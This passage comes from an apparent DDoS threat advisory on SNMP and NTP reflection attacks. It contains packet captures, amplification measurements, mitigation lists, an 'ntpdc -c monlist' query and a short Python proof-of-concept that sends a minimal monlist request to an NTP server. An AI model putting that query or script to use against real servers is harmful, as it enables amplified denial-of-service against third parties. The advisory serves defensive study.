+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...+........0...
+........0...+........0...+........0.'......public..'....H........0.'.0d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
localhost.localdomain 2.6.18-274.17.1.el5 #1 SMP Tue Jan 10 17:26:03 EST 2012 i6860d..+........XLinux
```

Entire conversation (11570 bytes)

○ ASCII ○ EBCDIC ○ Hex Dump ○ C Arrays ● Raw

Figure 8: Wireshark analysis view of request and response


snmpbulkgetfragments.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply

```
No. .  Time      Source       Destination  Protocol Info
     1 0.000000  172.20.10.8  172.20.10.9  SNMP     getBulkRequest SNMPv2-MIB::sysDescr SNMPv2-MIB::sysDescr S
     2 0.000647  172.20.10.9  172.20.10.8  IP       Fragmented IP protocol (proto=UDP 0x11, off=0) [Reassemble
     3 0.000718  172.20.10.9  172.20.10.8  IP       Fragmented IP protocol (proto=UDP 0x11, off=1480) [Reassem
     4 0.000744  172.20.10.9  172.20.10.8  IP       Fragmented IP protocol (proto=UDP 0x11, off=2960) [Reassem
     5 0.000766  172.20.10.9  172.20.10.8  IP       Fragmented IP protocol (proto=UDP 0x11, off=4440) [Reassem
     6 0.000790  172.20.10.9  172.20.10.8  IP       Fragmented IP protocol (proto=UDP 0x11, off=5920) [Reassem
     7 0.000812  172.20.10.9  172.20.10.8  IP       Fragmented IP protocol (proto=UDP 0x11, off=7400) [Reassem
     8 0.000834  172.20.10.9  172.20.10.8  SNMP     get-response SNMPv2-MIB::sysDescr.0 SNMPv2-MIB::sysDescr.0
```

```
▷ Frame 8 (1397 bytes on wire, 1397 bytes captured)
▷ Ethernet II, Src: 00:50:56:2a:e3:bc (00:50:56:2a:e3:bc), Dst: 00:0c:29:05:63:e8 (00:0c:29:05:63:e8)
▷ Internet Protocol, Src: 172.20.10.9 (172.20.10.9), Dst: 172.20.10.8 (172.20.10.8)
▷ User Datagram Protocol, Src Port: 161 (161), Dst Port: 53803 (53803)
▽ Simple Network Management Protocol
    version: v2c (1)
    community: public
  ▽ data: get-response (2)
    ▽ get-response
        request-id: 155718344
```

```
0000  00 0c 29 05 63 e8 00 50  56 2a e3 bc 08 00 45 00   ..).c..P V*....E.
0010  05 67 02 b3 04 56 40 11  02 44 ac 14 0a 09 ac 14   .g...V@. .D......
```

Frame (1397 bytes) | Reassembled IPv4 (10243 bytes)

File: "/root/Desktop/snmpbulkgetfra... Packets: 8 Displayed: 8 Marked: 0 Profile: Default

Figure 9: Wireshark extended analysis view

The following reflection statistics were observed:

- Request: 1377 bytes
- Response: 10243 bytes
- Reflection multiplier: 7.44

The raw response size of the traffic is amplified significantly. Furthermore, there is also a 1:7 request-to-response packet ratio. This makes the SNMP reflection attack vector a powerful force.

Mitigation of SNMP DrDoS attacks

An organization's vulnerability to SNMP DrDoS attacks can be mitigated with the following actions:[2]

- Disable SNMP on any supported devices, if it is not needed.
- Use different community or authentication strings for each router, if possible. (Unfortunately, this can become unmanageable.)
- Ensure community strings and passwords are well chosen and not easily guessed.
- Restrict all SNMP access to specific hosts through access control lists (ACLs).
- Restrict all SNMP output through the use of views.
- Disable read/write SNMP access unless it is absolutely necessary.
- If SNMP read/write access is configured, use the snmp-server tftp-server-list command to restrict SNMP-controlled TFTP transfers.
- Disable SNMP v1 and v2c in favor of SNMP v3.
- Under SNMP v3:
  - Make sure that SNMPv1 and v2c are disabled.
  - Use both authentication and encryption (AuthPriv) on your routers.
  - Use views to limit SNMP access to information.
- Secure all SNMP management servers.

[2] Hardening Cisco Routers, Safari Books, http://my.safaribooksonline.com/book/networking/routers/0596001665/snmp-security/hardcisco-chp-8-sect-5

Network Time Protocol (NTP) Attacks

What is NTP?

Network Time Protocol (NTP) is defined in RFC 958. NTP is widely used to synchronize computer clocks in the Internet. Specifically, NTP is used for synchronizing multiple network clocks using a set of distributed clients and servers.

NTP is built on the User Datagram Protocol (UDP) [port 123], which provides connectionless data transport. It is used for Time Protocol and for ICMP Timestamp message; the NTP protocol serves as a suitable replacement for both.

How does NTP work?

NTP provides the mechanisms needed to synchronize clocks down to the nanosecond, while preserving a non-ambiguous date for the current century. NTP includes provisions to estimate the error of the local clock and allows for the input of characteristics of the reference clock to which it may be synchronized. The latest implementation of the protocol is version 4, as defined in RFC 5905.

However, NTP itself specifies only the data representation and message formats. It does not specify the synchronization algorithms or filtering mechanisms. The NTP architecture is shown in Figure 10.




Figure 10: Architecture of the NTP[3]

[3] Image source: David L. Mills, University of Delaware, www.slideserve.com/percival/ntp-architecture-protocol-and-algorithms

Network Time Protocol version 4 (NTPv4)

NTP version 4 (NTPv4) is backwards compatible with NTPv3, as described in RFC 1305. NTPv4 makes use of a modified protocol header for IPv6 addresses. NTPv4 also includes improvements in algorithms that enhance accuracy. According to RFC 5905, NTPv4 uses a dynamic server discovery scheme to minimize configuration requirements, and it fixes errors in the NTPv3 design.

NTP uses a hierarchical architecture to distribute and synchronize time among nodes and clients, as shown in Figure 11.





Figure 11: Data flow of the NTP protocol[4]

Every layer of the architecture has a stratum value, as defined in RFC 1305: *"The accuracy of each server is defined by a number […], with the topmost level (primary servers) assigned as one and each level downwards (secondary servers) in the hierarchy assigned as one greater than the preceding level."*

[4] Image source: Wikipedia, Network Time Protocol

NTP timestamps

The 64-bit timestamps used by NTP consist of a 32-bit part for seconds, and a 32-bit part for fractional seconds.



Packet header Variables	Description
leap	leap indicator (LI)
version	version number (VN)
mode	protocol mode
stratum	stratum
τ	poll interval ($\log_2$ s)
ρ	clock reading precision ($\log_2$ s)
Δ	root delay
E	root dispersion
refid	reference ID
reftime	*reference timestamp*
T_1	originate timestamp
T_2	receive timestamp
T_3	transmit timestamp
T_4	destination timestamp*
MAC	MD5 message hash (optional)

* Strictly speaking, T_4 is not a packet variable; it is the value of the system clock upon arrival.

Figure 12: NTP packet header structure[5]

Security challenges with NTP

NTP uses UDP on port 123. NTP is implemented in all major operating systems, network infrastructure devices and embedded devices. By using UDP, NTP is susceptible to the same spoofing vulnerability as UDP. As a result, misconfiguration in network equipment can allow components of an organization's network infrastructure to become unwilling participants in a DDoS attack.

NTP attacks are achieved by launching multiple requests for NTP updates against multiple NTP hosts and directing the responses to a victim host, overwhelming it with NTP traffic.



NTP Reflection Attack
NTP Server
NTP Server
NTP Server
Spoofed Source NTP Request
Victim Target
Spoofed Source NTP Request
Spoofed Source NTP Request
Spoofed Source NTP Request

Figure 13: Topology of an NTP reflection attack


[5] Image source: David L. Mills, University of Delaware, www.slideserve.com/percival/ntp-architecture-protocol-and-algorithms

NTP attack scenario

An attack vector employing NTP is not obvious. However, we have seen it used on a number of targets, mainly in the gaming industry. Reading through the ntp.org mailing list, it becomes apparent that malicious actors are utilizing NTP mode 7 (monlist), a monitoring function built into NTP. The result is an effective denial of service attack.

Generating this attack scenario can be accomplished with the following statement executing ntpdc, a special query program:

```
ntpdc -c monlist [server ip]
```



```
freya:ntp tuna$ ntpdc -c monlist 10.1.10.128
remote address          port local address      count m ver rstr avgint  lstint
===============================================================================
10.1.10.30             59986 10.1.10.128           18 7 2      0    128       0
nist1-sj.ustiming.org    123 10.1.10.128           18 4 4      0     76      24
nist1-la.ustiming.org    123 10.1.10.128           18 4 4      0     80      27
time-b.timefreq.bldrdo   123 10.1.10.128           19 4 4      0     65      36
198.60.73.8              123 10.1.10.128           20 4 4      0     64      37
time-a.timefreq.bldrdo   123 10.1.10.128           20 4 4      0     64      38
nist.netservicesgroup.   123 10.1.10.128           20 4 4      0     64      41
time-d.nist.gov          123 10.1.10.128           19 4 4      0     65      41
207_223_123_18.colo.te   123 10.1.10.128           20 4 4      0     64      44
india.colorado.edu       123 10.1.10.128           20 4 4      0     63      45
nist1-lnk.binary.net     123 10.1.10.128           20 4 4      0     64      47
nist01.ntp.aol.com       123 10.1.10.128           20 4 4      0     64      47
nist.time.stabletransi   123 10.1.10.128           20 4 4      0     64      48
64.250.177.145           123 10.1.10.128           20 4 4      0     64      48
time-b.nist.gov          123 10.1.10.128           20 4 4      0     64      48
nist-time-server.eoni.   123 10.1.10.128           20 4 4      0     63      49
64.90.182.55             123 10.1.10.128           20 4 4      0     64      53
ntp.sunflower.com        123 10.1.10.128           18 4 4      0     71      55
nist1-nj2.ustiming.org   123 10.1.10.128           20 4 4      0     64      56
barricade.rack911.com    123 10.1.10.128           20 4 4      0     64      56
nist-nj.ustiming.org     123 10.1.10.128           20 4 4      0     64      57
time-a.nist.gov          123 10.1.10.128           19 4 4      0     65      57
tds-solutions.net        123 10.1.10.128           19 4 4      0     72      65
nist1.symmetricom.com    123 10.1.10.128           17 4 4      0     81      86
131.107.13.100           123 10.1.10.128           16 4 4      0     79      94
utcnist2.colorado.edu    123 10.1.10.128           17 4 4      0     79      96
206.246.122.250.tdm.nn   123 10.1.10.128           18 4 4      0     72      97
time-c.timefreq.bldrdo   123 10.1.10.128           19 4 4      0     64      98
nist1-lv.ustiming.org    123 10.1.10.128           19 4 4      0     64      98
nisttime.carsoncity.k1   123 10.1.10.128           19 4 4      0     64     100
50-77-217-185-static.h   123 10.1.10.128           17 4 4      0     64     233
host-24-56-178-140.bey   123 10.1.10.128            3 4 4      0    203     618
```


Figure 14: ntpdc, a special NTP query program

This 234-byte request returned six packets with the following response with a size of 2604 bytes:

```
0000   17 00 03 2a 00 00 00 00 00 00 00 00 00 00 00 00
0010   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0030   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0040   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0050   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0060   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0070   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0080   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0090   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00a0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00b0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

Malicious actors aim to send the smallest packets that yield the largest possible responses. Though there is a minimum size requirement stated in the RFC, malicious actors can manipulate the request.


In order to demonstrate this attack, an NTP server was set up with NTP version 4.2.4p2 on CentOS 5.



```
[root@localhost ntp-4.2.4p2]# ntpd --version
ntpd - NTP daemon program - Ver. 4.2.4p2
[root@localhost ntp-4.2.4p2]#
```

Figure 15: NTP test server - version query response

The Python script shown in Figure 16 (below) was authored by PLXsert. It duplicates the request payload and can easily shrink the padding size.



```
##NTP POC Amplication
## PLXsert
### Based on UDP example http://pleac.sourceforge.net/pleac_python/sockets.html

import socket
# Set up a UDP socket
s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
# send
#17 00 03 2a
MSG = str('\x17\x00\x03\x2a') + str('\x00')*4
HOSTNAME = '10.1.10.128'
PORTNO = 123
s.connect((HOSTNAME, PORTNO))
if len(MSG) != s.send(MSG):
    # where to get error message "$!".
    print "cannot send to %s(%d):" % (HOSTNAME,PORTNO)
    raise SystemExit(1)
MAXLEN = 4098
(data,addr) = s.recvfrom(MAXLEN)
s.close()
print '%s(%d) said "%s"' % (addr[0],addr[1], data)
```

Figure 16: NTP POC .py script

After testing the script with no padding, a testing server returned a response of only 8 bytes. This request size is well under the 60-byte packet size required as defined in the RFC.

An illustration of an NTP reflection packet making use of an 8-byte UDP payload is shown in Figure 17.





Figure 17: An 8-byte NTP request


eth0: Capturing - Wireshark
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression...
Clear
Apply

```
(ip.addr eq 10.1.10.30 and ip.addr eq 10.1.10.128) and (u
```

```
Time          Source        Destination   Protocol  Info
109.236934    10.1.10.30    10.1.10.128   NTP       NTP private
109.237096    10.1.10.128   10.1.10.30    NTP       NTP private
109.237159    10.1.10.128   10.1.10.30    NTP       NTP private
109.237198    10.1.10.128   10.1.10.30    NTP       NTP private
109.237235    10.1.10.128   10.1.10.30    NTP       NTP private
109.237270    10.1.10.128   10.1.10.30    NTP       NTP private
109.237304    10.1.10.128   10.1.10.30    NTP       NTP private
```

```
▽ Auth, sequence: 0
    0... .... = Auth bit: 0
    .000 0000 = Sequence number: 0
  Implementation: XNTPD (3)
  Request code: MON_GETLIST_1 (42)
```

```
0000  00 0c 29 f6 13 4c 20 c9  d0 b8 d2 2f 08 00 45 00   ..)..L . .../..E.
0010  00 24 dc 3a 00 00 40 11  75 ef 0a 01 0a 1e 0a 01   .$.:..@. u.......
0020  0a 80 d2 39 00 7b 00 10  ea 4f 17 00 03 2a 00 00   ...9.{.. .O...*..
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```

```
eth0: <live capture in progress> Fil...   Packets: 3417 Displayed: 7 Marked: 0   Profile: Default
```

Figure 18: Wireshark extended analysis view

The following reflection statistics were observed:

- Request: 60 bytes
- Response: 2604 bytes
- Reflection multiplier: 43.4

NTP reflection attack mitigation

Team-Cymru authored a secure NTP server template that can be used as a baseline for DDoS protection against NTP reflection attacks. The mitigation information is available at http://www.team-cymru.org/ReadingRoom/Templates/secure-ntp-template.html.

Character Generator Protocol (CHARGEN) Attacks

What is CHARGEN?

